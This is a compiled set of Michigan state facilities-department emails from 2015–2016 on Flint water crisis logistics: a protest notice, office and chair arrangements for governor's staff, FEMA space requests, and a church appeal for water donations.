**To:** Paasch, Keith (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=1996016cb23544eb9c5ad94d8562d53b-Paasch Keith]; Scates, Larry (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=eba77e178c9845b4bbe8949fb92dee36-scates]; Uphaus, Jamie (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=cbb94f7c4234ceda05b4dba8f89d6-Uphaus Jamie]; Martin, Ric (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=15164f882e294b68aab96ab17959dd31-MartinR3]  
**CC:** Droste, Kerri (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=6573833974244eaba5b4cd28accb5d5-Droste Kerri]; Morgan, Dan (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=434d5125f8b74ea5b4ceba4115184fdd-Morgan Dan]; Gonzalez, Tonyia (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=11a3789f4e8f467397d289de825b44be-GonzalezT1]  
**Subject:** Fwd: Protest Event - Constitution Hall


See below and please advise your Team supporting this location and surrounding areas. Thanks.

Sent from my iPhone

Begin forwarded message:

**From:** "Pratt, Jeff (DTMB)" <[prattj@michigan.gov](mailto:prattj@michigan.gov)>  
**Date:** October 27, 2015 at 6:14:15 PM EDT  
**To:** "Behen, David (DTMB)" <[Behend@michigan.gov](mailto:Behend@michigan.gov)>, "Davenport, Rodney (DTMB)" <[DavenportR1@michigan.gov](mailto:DavenportR1@michigan.gov)>, "Stibitz, Brom (DTMB)" <[StibitzB@michigan.gov](mailto:StibitzB@michigan.gov)>, "Jeffery, Phillip (DTMB)" <[Jefferyp@michigan.gov](mailto:Jefferyp@michigan.gov)>, "Swanson, Eric (DTMB)" <[swansone@michigan.gov](mailto:swansone@michigan.gov)>, "Buhs, Caleb (DTMB)" <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>, "McFarlane, James (DTMB)" <[mcfarlanej@michigan.gov](mailto:mcfarlanej@michigan.gov)>, "Gelisse, Ashley (DTMB)" <[GelisseA@michigan.gov](mailto:GelisseA@michigan.gov)>, "Kopacsi, Christian (DTMB)" <[KopacsiC@michigan.gov](mailto:KopacsiC@michigan.gov)>, "Turnquist, Michael (DTMB)" <[TurnquistM@michigan.gov](mailto:TurnquistM@michigan.gov)>  
**Cc:** "Christensen, Chris (DTMB)" <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>, "Stanaway, Deb (DTMB)" <[StanawayD@michigan.gov](mailto:StanawayD@michigan.gov)>, "Arend-Ritter, Saige (DTMB)" <[Arend-RitterS@michigan.gov](mailto:Arend-RitterS@michigan.gov)>  
**Subject:** Protest Event - Constitution Hall

# Attention



DTMB Central Control

Available 24/7

(517) 373-0196

DTMB Leadership,



For your awareness there is a protest event planned for Tuesday Oct. 27th outside Constitution Hall between 12 noon and 4:00pm. The event is a response to the water situation in Flint. Please plan your daily activities with this in mind as a large turnout for this event is anticipated. [REDACTED]

Please let us know if you have any questions or require additional details.

Thanks,

Jeff

Jeff Pratt

Michigan Department of Technology, Management & Budget  
Cybersecurity and Infrastructure Protection  
Office of Infrastructure Protection  
Cell: (517) 202-4146  
Office: (517) 241-4391

---

**From:** DTMB Facilities <dtmb@govsubscriptions.michigan.gov>  
**Sent:** Wednesday, October 28, 2015 8:17 AM  
**To:** Scates, Larry (DTMB)  
**Subject:** Facility Notification: Constitution Hall



# Protest Activity

---

## Date/Time:

Wednesday, October 28, 2015 from 12:00pm to 4:00pm

## Details:

Please be aware that there is a protest event planned for today, October 28, outside of the Constitution Hall from 12:00pm to 4:00pm. The event is being held in response to the water condition in Flint. Please plan your daily activities with this in mind as a large turnout for this event is anticipated. DTMB and MSP will be working together to monitor the situation.

## Contact:

DTMB Customer Service Center, [DTMB-Customerservice@michigan.gov](mailto:DTMB-Customerservice@michigan.gov) or 517-373-6227

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This email was sent to [scatesl@michigan.gov](mailto:scatesl@michigan.gov) using GovDelivery, on behalf of DTMB · Lewis Cass Building · 320 South Walnut Street · Lansing, MI 48933 · 517-373-1004

---

**Sent:** Friday, November 06, 2015 8:38 AM  
**To:** Noonan, Michael (DTMB); Walts, Brian (DTMB); Pratt, Jeff (DTMB)  
**Cc:** Droste, Kerri (DTMB)  
**Subject:** RE: Flint water filters

Thanks Mike for the update.

-----Original Message-----

From: Noonan, Michael (DTMB)  
Sent: Friday, November 06, 2015 8:32 AM  
To: Walts, Brian (DTMB) <[WaltsB@michigan.gov](mailto:WaltsB@michigan.gov)>; Scates, Larry (DTMB) <[scatesl@michigan.gov](mailto:scatesl@michigan.gov)>; Pratt, Jeff (DTMB) <[prattj@michigan.gov](mailto:prattj@michigan.gov)>  
Subject: Flint water filters

Just heard and advertisement that the water filters that were handed out in our facility are to be changed out. They were directed to come to our facility and get the replacements.

Sent from my iPhone

---

**From:** Mayes, Holly (DTMB)  
**Sent:** Thursday, November 12, 2015 9:30 AM  
**To:** Noonan, Michael (DTMB)  
**Cc:** Scates, Larry (DTMB)  
**Subject:** RE: Contractor


Keith said we could set something up for 45 minutes.

Let me know some available times and I can make sure Keith's calendar is clear (I will need to build in travel time if this is in Flint.)

Thanks.

**Holly Mayes**

Building Operations Division  
Department of Technology, Management & Budget  
[MayesH@michigan.gov](mailto:MayesH@michigan.gov)  
517-284-7947



**HELP. CONNECT. SOLVE.**

---

**From:** Noonan, Michael (DTMB)  
**Sent:** Tuesday, November 10, 2015 10:40 AM  
**To:** Mayes, Holly (DTMB) <[MayesH@michigan.gov](mailto:MayesH@michigan.gov)>  
**Cc:** Scates, Larry (DTMB) <[scatesl@michigan.gov](mailto:scatesl@michigan.gov)>  
**Subject:** Contractor

Good morning Holly,

Matt Jarvis from Jarvis Restoration would like to meet with Keith and talk about what his company has to offer the state of Michigan. Jarvis did meet with Al and I a few months ago and we had to use Jarvis for a water issue in Flint.

Please let me know how you would suggest we make this happen. Thanks have a great day

**From:** Facilities Daily <facilityinsider@buildingoperatingmanagement.com>  
**Sent:** Wednesday, December 02, 2015 11:16 AM  
**To:** Scates, Larry (DTMB)  
**Subject:** Recommissioning, Revitalizing Lighting Control Systems

[View Online](#)



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
FacilitiesDaily: From the editors of Building Operating Management, Facility Maintenance Decisions and FacilitiesNet

## 1: How to Recommission and Revitalize Lighting Control Systems »



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*First of a 3-part article on evaluating and improving lighting control systems*

2: Knowing the Types of Lighting Control Systems and How Often Recommissioning Is Needed »

3: At Peace Institute in Washington, D.C. , Complex Lighting Controls Get an Ongoing Commissioning »

*read this feature »*



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.



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*read this »*



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*[read this »](#)*


### Substratum Group: White Paper Discusses Variables for Clean, Safe Floors

*[read this »](#)*

### Pure Air Control Services: Deferred Maintenance Can Raise Risk of Legionnaire's Disease


*[read this »](#)*

## PRODUCTS AND TECHNOLOGY



Kubota Tractor Corp. introduces a new addition to its RTV-X Series line...

*read this »*



MovinCool, a brand of DENSO Corp., the world's largest manufacturer of commercial spot air conditioners...

*read this »*

---

This email was sent to [scatesl@michigan.gov](mailto:scatesl@michigan.gov) by [facilityinsider@buildingoperatingmanagement.com](mailto:facilityinsider@buildingoperatingmanagement.com). To ensure delivery of emails to your inbox, please add [facilityinsider@buildingoperatingmanagement.com](mailto:facilityinsider@buildingoperatingmanagement.com) to your address book or safe sender list. If you are having trouble viewing this email, [click here](#).

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*Building Operating Management, 2100 W. Florist Ave., Milwaukee, WI 53209*



---

**From:** Noonan, Michael (DTMB)  
**Sent:** Sunday, January 10, 2016 2:11 PM  
**To:** Scates, Larry (DTMB)  
**Subject:** Fwd: Flint Office Space

FYI

Sent from my iPhone

Begin forwarded message:

**From:** "Quebbeman, Marsha (GOV)" <[quebbemanm@michigan.gov](mailto:quebbemanm@michigan.gov)>  
**Date:** January 10, 2016 at 2:01:32 PM EST  
**To:** "Noonan, Michael (DTMB)" <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>  
**Cc:** "Phillippo, Jamie (DTMB)" <[PhillippoJ@michigan.gov](mailto:PhillippoJ@michigan.gov)>, "Burns, Robert (DTMB)" <[BurnsR@michigan.gov](mailto:BurnsR@michigan.gov)>, "Walts, Brian (DTMB)" <[WaltsB@michigan.gov](mailto:WaltsB@michigan.gov)>  
**Subject:** RE: Flint Office Space

Thanks. I have sent an email to Brom Stibitz asking him about having a chair delivered for me. I am finding out if we will need the connection to the network or not. If we do, I will contact Telecom.

Thanks again everyone.

Marsha

-----Original Message-----

From: Noonan, Michael (DTMB)  
Sent: Sunday, January 10, 2016 1:52 PM  
To: Quebbeman, Marsha (GOV) <[quebbemanm@michigan.gov](mailto:quebbemanm@michigan.gov)>  
Cc: Phillippo, Jamie (DTMB) <[PhillippoJ@michigan.gov](mailto:PhillippoJ@michigan.gov)>; Burns, Robert (DTMB) <[BurnsR@michigan.gov](mailto:BurnsR@michigan.gov)>; Walts, Brian (DTMB) <[WaltsB@michigan.gov](mailto:WaltsB@michigan.gov)>  
Subject: Re: Flint Office Space

Hi Marsha,

I would suggest having a chair sent to flint. If there is anything floating around it's because someone did not want it. The patch cord would be for the PC to connect to the network.

Let me know if we can be of any help.

Sent from my iPhone

On Jan 10, 2016, at 1:09 PM, Quebbeman, Marsha (GOV) <[quebbemanm@michigan.gov](mailto:quebbemanm@michigan.gov)> wrote:

Jamie,

Thanks so much. This is perfect. What does patch cord on the desk mean? Do you want me have a chair delivered to Flint?

The person using the office is Harvey Hollins. I will let you know when he starts using it.

Marsha

-----Original Message-----

From: Phillippo, Jamie (DTMB)

Sent: Friday, January 08, 2016 2:16 PM

To: Quebbeman, Marsha (GOV) <[quebbemanm@michigan.gov](mailto:quebbemanm@michigan.gov)>; Burns, Robert (DTMB) <[BurnsR@michigan.gov](mailto:BurnsR@michigan.gov)>

Cc: Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>; Walts, Brian (DTMB) <[WaltsB@michigan.gov](mailto:WaltsB@michigan.gov)>

Subject: RE: Flint Office Space

Marsha-

We have one of the offices originally designed for the Governor's staff in Flint available for your use. It has furniture in it minus a chair and is ready to use starting today. I am sure that we can find an extra chair onsite. There is data in the wall, but I did not see a patch cord on the desk.

I have attached a furniture plan noting the location on the 5th floor and this room's relative location to where another group of individuals related to the water situation are stationed.

This space is currently vacant and in DTMB's control. I have cc'd Mike Noonan and Brian Walts onto this email and they are both aware of your request and in agreement that this room is open for your use. Mike is the Facility Manager and Brian the Building Trades Supervisor.

Please let us know if you need anything else.

Thanks,

Jamie Phillippo

Facilities & Business Services Administration DTMB-Real Estate Division

Desk: 517.284.7941

Cell: 517.927.6479

-----Original Message-----

From: Quebbeman, Marsha (GOV)

Sent: Friday, January 08, 2016 9:23 AM

To: Burns, Robert (DTMB) <[BurnsR@michigan.gov](mailto:BurnsR@michigan.gov)>

Cc: Phillippo, Jamie (DTMB) <[PhillippoJ@michigan.gov](mailto:PhillippoJ@michigan.gov)>

Subject: Re: Flint Office Space

Thanks

Sent from my iPad

On Jan 8, 2016, at 8:31 AM, Burns, Robert (DTMB)  
<[BurnsR@michigan.gov](mailto:BurnsR@michigan.gov)> wrote:

Marsha-

Jamie Phillippo (included on this email) will be going to Flint today. She has already identified a conference room for a related purpose and will identify a workstation/office and get back to you directly.

Bob

Sent from my iPhone

On Jan 8, 2016, at 8:02 AM, Quebbeman, Marsha  
(GOV) <[quebbemanm@michigan.gov](mailto:quebbemanm@michigan.gov)> wrote:

Bob,

I am looking for an office or cubicle in the Flint State Office building for a few weeks. I have someone that needs to be there to help with the Flint water situation. Do you know of any space? Also can you let me know who has space in the building so I can reach out to those department directors.

Thanks

Marsha

Sent from my iPad

---

**From:** Noonan, Michael (DTMB)  
**Sent:** Sunday, January 10, 2016 2:43 PM  
**To:** Fountain, Tracey (DHHS)  
**Cc:** Walts, Brian (DTMB); Scates, Larry (DTMB)  
**Subject:** Fwd: Flint Office Space

Can we borrow two of your stored chairs from the penthouse for the governors office. We will have two coming from Lansing, but I need to have something their Monday.

I promise they will be returned in great shape.

Let me know.

Sent from my iPhone

Begin forwarded message:

**From:** "Turnquist, Michael (DTMB)" <[TurnquistM@michigan.gov](mailto:TurnquistM@michigan.gov)>  
**Date:** January 10, 2016 at 2:30:39 PM EST  
**To:** "Scates, Larry (DTMB)" <[scatesl@michigan.gov](mailto:scatesl@michigan.gov)>  
**Cc:** "Noonan, Michael (DTMB)" <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>, "Paasch, Keith (DTMB)" <[paaschK@michigan.gov](mailto:paaschK@michigan.gov)>, "Droste, Kerri (DTMB)" <[drostek@michigan.gov](mailto:drostek@michigan.gov)>, "Burns, Robert (DTMB)" <[BurnsR@michigan.gov](mailto:BurnsR@michigan.gov)>  
**Subject:** Re: Flint Office Space

I received this just now from Brom as well. It is for 2 chairs. Can we make it happen?

Mike - we set up an office in Flint for Harvey Hollins in Gov's office to work on the water issue. He needs a chair.

Can we have something delivered ASAP?  
Otherwise they have an extra chair in the Gov's office that someone could take up.

Oops. Two chairs.

Sent from my iPhone

On Jan 10, 2016, at 2:27 PM, Scates, Larry (DTMB) <[scatesl@michigan.gov](mailto:scatesl@michigan.gov)> wrote:

Mike,

I know you and your staff will provide the highest level of customer service. I have cc'd Mike and Keith on this email for a status update.

Sent from my iPhone

On Jan 10, 2016, at 1:52 PM, Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)> wrote:

We have more staff from the governors office

Sent from my iPhone

Begin forwarded message:

**From:** "Quebbeman, Marsha (GOV)"  
<[quebbemanm@michigan.gov](mailto:quebbemanm@michigan.gov)>  
**Date:** January 10, 2016 at 1:09:24 PM EST  
**To:** "Phillippo, Jamie (DTMB)"  
<[PhillippoJ@michigan.gov](mailto:PhillippoJ@michigan.gov)>, "Burns, Robert (DTMB)"  
<[BurnsR@michigan.gov](mailto:BurnsR@michigan.gov)>  
**Cc:** "Noonan, Michael (DTMB)"  
<[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>, "Walts, Brian (DTMB)"  
<[WaltsB@michigan.gov](mailto:WaltsB@michigan.gov)>, "Quebbeman, Marsha (GOV)"  
<[quebbemanm@michigan.gov](mailto:quebbemanm@michigan.gov)>  
**Subject:** RE: Flint Office Space

Jamie,

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Sent: Friday, January 08, 2016 2:16 PM  
To: Quebbeman, Marsha (GOV)  
<[quebbemanm@michigan.gov](mailto:quebbemanm@michigan.gov)>; Burns, Robert (DTMB)  
<[BurnsR@michigan.gov](mailto:BurnsR@michigan.gov)>  
Cc: Noonan, Michael (DTMB)  
<[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>; Walts, Brian (DTMB)  
<[WaltsB@michigan.gov](mailto:WaltsB@michigan.gov)>  
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This space is currently vacant and in DTMB's control. I have cc'd Mike Noonan and Brian Walts onto this email and they are both aware of your request and in agreement that this room is open for your use. Mike is the Facility Manager and Brian the Building Trades Supervisor.

Please let us know if you need anything else.

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Jamie Phillippo

Facilities & Business Services Administration DTMB-Real Estate Division

Desk: 517.284.7941

Cell: 517.927.6479

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Cc: Phillippo, Jamie (DTMB) <[PhillippoJ@michigan.gov](mailto:PhillippoJ@michigan.gov)>

Subject: Re: Flint Office Space

Thanks

Sent from my iPad

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Sent from my iPhone

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Thanks

Marsha

Sent from my iPad



---

**From:** Turnquist, Michael (DTMB)  
**Sent:** Sunday, January 10, 2016 3:31 PM  
**To:** Noonan, Michael (DTMB)  
**Cc:** Burns, Robert (DTMB); Scates, Larry (DTMB); Paasch, Keith (DTMB); Droste, Kerri (DTMB); Walts, Brian (DTMB); Wright, Edward (DTMB)  
**Subject:** Re: Flint Office Space

Great support Mike. Big thanks.

Sent from my iPhone

On Jan 10, 2016, at 3:29 PM, Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)> wrote:

I have staff there plowing snow so they took care of the chairs. We have a patch cord as well.  
<image1.JPG>

Sent from my iPhone

On Jan 10, 2016, at 2:56 PM, Burns, Robert (DTMB) <[BurnsR@michigan.gov](mailto:BurnsR@michigan.gov)> wrote:

Thanks for handling Mike.

Sent from my iPhone

On Jan 10, 2016, at 2:49 PM, Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)> wrote:

Team,

DHHS said we can use the chairs that we have stored for them temporarily, so if weather is an issue we have the ok to use rose chairs and they are in much better shape than what we have.

So we will have them in that office by 7am.

When the other chars arrive we can swap them out when its convenient for everyone.

They will be in good hands in Flint

Sent from my iPhone

On Jan 10, 2016, at 2:45 PM, Turnquist, Michael (DTMB) <[TurnquistM@michigan.gov](mailto:TurnquistM@michigan.gov)> wrote:

That is great, let me know when they will be there. Much appreciated.

Sent from my iPhone

On Jan 10, 2016, at 2:41 PM, Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)> wrote:

I can take two chairs that are stored for DHHS that are like new. We will need to get two soon.

I just spoke with Larry and he said that we can get two from Lansing this week or sooner if needed.

Im sure our tenants won't mind if I borrow two chairs temporarily. Given the circumstances.  
I would even give them two of mine or my staffs chairs ( not really in great shape mind you). I just didn't want them to have something like that.

But Monday two chairs will be in that office and we can swap out later .

Is everyone ok with that.

Sent from my iPhone

On Jan 10, 2016, at 2:30 PM, Turnquist, Michael (DTMB) <[TurnquistM@michigan.gov](mailto:TurnquistM@michigan.gov)> wrote:

I received this just now from Brom as well. It is for 2 chairs. Can we make it happen?

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We have more staff from the governors office

Sent from my iPhone

Begin forwarded message:

**From:** "Quebbeman, Marsha (GOV)" <[quebbemanm@michigan.gov](mailto:quebbemanm@michigan.gov)>

**Date:** January 10, 2016 at 1:09:24 PM EST

**To:** "Phillippo, Jamie (DTMB)" <[PhillippoJ@michigan.gov](mailto:PhillippoJ@michigan.gov)>, "Burns, Robert (DTMB)" <[BurnsR@michigan.gov](mailto:BurnsR@michigan.gov)>

**Cc:** "Noonan, Michael (DTMB)" <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>, "Walts, Brian (DTMB)" <[WaltsB@michigan.gov](mailto:WaltsB@michigan.gov)>, "Quebbeman, Marsha (GOV)" <[quebbemanm@michigan.gov](mailto:quebbemanm@michigan.gov)>

**Subject: RE: Flint Office Space**

Jamie,

Thanks so much. This is perfect. What does patch cord on the desk mean? Do you want me have a chair delivered to Flint?

The person using the office is Harvey Hollins. I will let you know when he starts using it.

Marsha

-----Original Message-----

From: Phillippo, Jamie (DTMB)

Sent: Friday, January 08, 2016 2:16 PM

To: Quebbeman, Marsha (GOV) <[quebbemanm@michigan.gov](mailto:quebbemanm@michigan.gov)>; Burns, Robert (DTMB) <[BurnsR@michigan.gov](mailto:BurnsR@michigan.gov)>

Cc: Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>; Walts, Brian (DTMB) <[WaltsB@michigan.gov](mailto:WaltsB@michigan.gov)>

Subject: RE: Flint Office Space

Marsha-

We have one of the offices originally designed for the Governor's staff in Flint available for your use. It has furniture in it minus a chair and is ready to use starting today. I am sure that we can find an extra chair onsite. There is data in the wall, but I did not see a patch cord on the desk.

I have attached a furniture plan noting the location on the 5th floor and this room's relative location to where another group of individuals related to the water situation are stationed.

This space is currently vacant and in DTMB's control. I have cc'd Mike Noonan and Brian Walts onto this email and they are both aware of your request and in agreement that this room is open for your use. Mike is the Facility Manager and Brian the Building Trades Supervisor.

Please let us know if you need anything else.

Thanks,

Jamie Phillippo

Facilities & Business Services Administration DTMB-Real Estate Division

Desk: 517.284.7941

Cell: 517.927.6479

-----Original Message-----

From: Quebbeman, Marsha (GOV)

Sent: Friday, January 08, 2016 9:23 AM

To: Burns, Robert (DTMB) <[BurnsR@michigan.gov](mailto:BurnsR@michigan.gov)>

Cc: Phillippo, Jamie (DTMB) <[PhillippoJ@michigan.gov](mailto:PhillippoJ@michigan.gov)>

Subject: Re: Flint Office Space

Thanks

Sent from my iPad

On Jan 8, 2016, at 8:31 AM, Burns, Robert (DTMB) <[BurnsR@michigan.gov](mailto:BurnsR@michigan.gov)> wrote:

Marsha-

Jamie Phillippo (included on this email) will be going to Flint today. She has already identified a conference room for a related purpose and will identify a workstation/office and get back to you directly.

Bob

Sent from my iPhone

On Jan 8, 2016, at 8:02 AM, Quebbeman, Marsha (GOV) <[quebbemann@michigan.gov](mailto:quebbemann@michigan.gov)> wrote:

Bob,  
I am looking for an office or cubicle in the Flint State Office building for a few weeks. I have someone that needs to be there to help with the Flint water situation. Do you know of any space? Also can you let me know who has space in the building so I can reach out to those department directors.

Thanks  
Marsha

Sent from my iPad

---

**From:** LaTia Scates [lscat@LSSM.org]  
**Sent:** Friday, January 15, 2016 1:27 PM  
**To:** Scates, Kimberly (MCSC); Scates, Larry (DTMB)  
**Subject:** FW: Water Crisis in Flint: How can you help?

This is what our job sent out regarding the Flint crisis. Nice that it asks for prayer☺

**From:** Cheryl A. Kohs  
**Sent:** Friday, January 15, 2016 11:33 AM  
**To:** Everyone  
**Subject:** Water Crisis in Flint: How can you help?

Dear LSSM Team,

***Our ELCA congregation in Flint is actively trying to assist solving the water issue in Flint; Lutheran Social Services Staff & Supporters can help in Flint with the Water Crisis .***

Michigan Governor Rick Snyder declared a State of Emergency on Tuesday, January 5, for Flint and Genesee County in support of Flint Mayor Karen Weaver's request, as a result of the ongoing contaminated drinking water crisis.

The damage is widespread and significant. All water for drinking and cooking must be filtered in order to be safe. Even though Flint is reconnected with Detroit water, the corrosion that occurred from using the Flint River water source and the state's failure to manage that corrosion (many areas of the city have lead pipes, as do many homes in Flint and Flint Twp.,) have resulted in toxic levels of lead contamination. This water crisis will be an on-going issue. There is no way to determine when Flint will have safe water. Nearly 100,000 people are affected.

Pastor Monica Villarreal, Salem Lutheran Church/Flint recently shared this information about the many ways you and/or your congregation can become involved:

1) Raise awareness about the issue! (and spread the word).

2) Water drives! Donate bottles/jugs of water for Salem to distribute to the community. Email: [salemflintpastor@gmail.com](mailto:salemflintpastor@gmail.com) to set up logistics.

Or

Clean Water for Flint  
Saturday, January 30 ~ from 9 am to 5 pm  
Holy Trinity in Livonia is collecting Gallon Jugs of water for Salem Lutheran Church in Flint  
Deliver your donations to  
Holy Trinity Lutheran Church  
39020 5 Mile Road, Livonia  
Contact [mash@holytrinitylivonia.org](mailto:mash@holytrinitylivonia.org) for details

- 3) Donate financially so that Salem can purchase and distribute water filters that are NSF certified for lead removal.  
(Filters are approximately \$30). Write "FILTERS" on the memo line of your check, made payable to Southeast Michigan Synod. The synod address is: *Southeast Michigan Synod 8115 E. Jefferson Ave., Detroit, MI 48214*
- 4) Salem Lutheran's infrastructure and water is affected. Financial donations would greatly assist the church with replacing water pipes and getting a filtration system. With safe water at Salem, the community can fill water jugs with safe water. Write "FAUCETS" on the memo line of your checks, made payable to Southeast Michigan Synod.
- 5) Speak with your political representatives to advocate for State and Federal resources to address this crisis, both short term and long term. .
6. Lift up the city of Flint and all its residents in your prayers. Pray for God's will to be done. Take this request to your church or place of worship this weekend.

Phil

Rev Dr Philip Hemke  
Organization Pastor  
Lutheran Social Services of Michigan  
248 219 9707 [phemk@lssm.org](mailto:phemk@lssm.org)

"I am not ashamed of the Gospel, because it is the power of God for the salvation of everyone who believes..." Romans 1:16

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LEGAL CONFIDENTIALITY NOTICE: This message, including any attachments, is intended solely for the use of the named recipient(s) and may contain confidential or privileged information that is afforded protections under certain State and Federal privacy and confidentiality laws (the "Rules"). Such Rules prohibit you from making any further disclosure of this information unless further disclosure is expressly permitted by the written consent of the person to whom it pertains or as otherwise permitted by the applicable Rules. A general authorization for the release of medical or other information may not be sufficient for this purpose. If you are neither the intended recipient nor the employee or agent of the intended recipient responsible for the receipt of this information, you are hereby notified that the disclosure, copying, use, or distribution of this information is strictly prohibited. If you are not the intended recipient, please contact the sender by reply e-mail and destroy any and all copies of the original message and its attachments. \*\*\* Lutheran Social Services of Michigan -- Serving People as an Expression of the Love of Christ \*\*\*

---

**From:** Harlan, Philip (DTMB)  
**Sent:** Wednesday, January 20, 2016 3:36 PM  
**To:** Brennan, Kirk (DTMB)  
**Cc:** Sproul, David (DTMB); Scates, Larry (DTMB)  
**Subject:** RE: Fridge and microwave

I told them the 21st but they're saying they can't deliver until the 26th now because of the Flint water emergency.

Philip Harlan  
Psalm 34:6  
Building Operations Division  
Supply Chain Management  
517.636.6607

-----Original Message-----

From: Brennan, Kirk (DTMB)  
Sent: Wednesday, January 20, 2016 3:24 PM  
To: Harlan, Philip (DTMB) <[harlanp@michigan.gov](mailto:harlanp@michigan.gov)>  
Cc: Sproul, David (DTMB) <[sprould@michigan.gov](mailto:sprould@michigan.gov)>; Scates, Larry (DTMB) <[scatesl@michigan.gov](mailto:scatesl@michigan.gov)>  
Subject: Fridge and microwave

Phil,

And update on a delivery date of at least one fridge and microwave?

Sent from my iPhone

---

**From:** Brennan, Kirk (DTMB)  
**Sent:** Wednesday, January 20, 2016 4:32 PM  
**To:** Harlan, Philip (DTMB)  
**Cc:** Sproul, David (DTMB); Scates, Larry (DTMB)  
**Subject:** Re: Fridge and microwave

Thanks Phil

Sent from my iPhone

> On Jan 20, 2016, at 3:36 PM, Harlan, Philip (DTMB) <[harlanp@michigan.gov](mailto:harlanp@michigan.gov)> wrote:

>

> I told them the 21st but they're saying they can't deliver until the 26th now because of the Flint water emergency.

>

> Philip Harlan

> Psalm 34:6

> Building Operations Division

> Supply Chain Management

> 517.636.6607

>

>

>

> -----Original Message-----

> From: Brennan, Kirk (DTMB)

> Sent: Wednesday, January 20, 2016 3:24 PM

> To: Harlan, Philip (DTMB) <[harlanp@michigan.gov](mailto:harlanp@michigan.gov)>

> Cc: Sproul, David (DTMB) <[sprould@michigan.gov](mailto:sprould@michigan.gov)>; Scates, Larry (DTMB) <[scatesl@michigan.gov](mailto:scatesl@michigan.gov)>

> Subject: Fridge and microwave

>

> Phil,

>

> And update on a delivery date of at least one fridge and microwave?

>

> Sent from my iPhone



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**Subject:** Flint Water Discussion  
**Location:** DTMB-FBSA-ConfRm1

**Start:** Mon 1/25/2016 2:00 PM  
**End:** Mon 1/25/2016 2:30 PM  
**Show Time As:** Tentative

**Recurrence:** (none)

**Meeting Status:** Not yet responded

**Organizer:** Mayes, Holly (DTMB)  
**Required Attendees:** Burns, Robert (DTMB); Paasch, Keith (DTMB); Scates, Larry (DTMB)  
(scatesl@michigan.gov); Phillippo, Jamie (DTMB)

---

**From:** Noonan, Michael (DTMB)  
**Sent:** Monday, January 25, 2016 8:57 PM  
**To:** Scates, Larry (DTMB);Walt, Brian (DTMB)  
**Subject:** Fwd: Flint Office Space Issue

FYI

Sent from my iPhone

Begin forwarded message:

**From:** "Christensen, Chris (DTMB)" <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>  
**Date:** January 25, 2016 at 8:18:46 PM EST  
**To:** "Turnquist, Michael (DTMB)" <[TurnquistM@michigan.gov](mailto:TurnquistM@michigan.gov)>, "Burns, Robert (DTMB)" <[BurnsR@michigan.gov](mailto:BurnsR@michigan.gov)>  
**Cc:** "Phillippo, Jamie (DTMB)" <[PhillippoJ@michigan.gov](mailto:PhillippoJ@michigan.gov)>, "Droste, Kerri (DTMB)" <[drostek@michigan.gov](mailto:drostek@michigan.gov)>, "Noonan, Michael (DTMB)" <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>, "McKee, Ryan (DTMB)" <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>  
**Subject:** RE: Flint Office Space Issue

35. This includes Federal partners from FEMA, HHS, CDC and EPA.

The ideal space would be an open space that can accommodate the entire amount and also include a break-out area for meetings of about 12-15 people. I talked directly to the FEMA representative requesting the space. They will make whatever we give them work. They do not want to incur any additional costs.

Chris Christensen

Director of Infrastructure Protection

Office: (517) 241-2188

Cell: (517) 243-1647

[Christensenc4@michigan.gov](mailto:Christensenc4@michigan.gov)



**HELP. CONNECT. SOLVE.**

**From:** Turnquist, Michael (DTMB)  
**Sent:** Monday, January 25, 2016 8:06 PM  
**To:** Burns, Robert (DTMB) <[BurnsR@michigan.gov](mailto:BurnsR@michigan.gov)>; Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>  
**Cc:** Phillippo, Jamie (DTMB) <[PhillippoJ@michigan.gov](mailto:PhillippoJ@michigan.gov)>; Droste, Kerri (DTMB) <[drostek@michigan.gov](mailto:drostek@michigan.gov)>; Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>  
**Subject:** Re: Flint Office Space Issue

Chris, we can work out the details on providing the 12 spaces to FEMA tomorrow. The concern is that we are told there could be a total of 40 FEMA spaces needed? Can you confirm? Will need to solution another option to meet those needs if valid? Plan for taking the 12 tomorrow for short term, we will need to communicate with DHHS. Please advise, thanks

Sent from my iPhone

On Jan 25, 2016, at 7:40 PM, Turnquist, Michael (DTMB) <[TurnquistM@michigan.gov](mailto:TurnquistM@michigan.gov)> wrote:

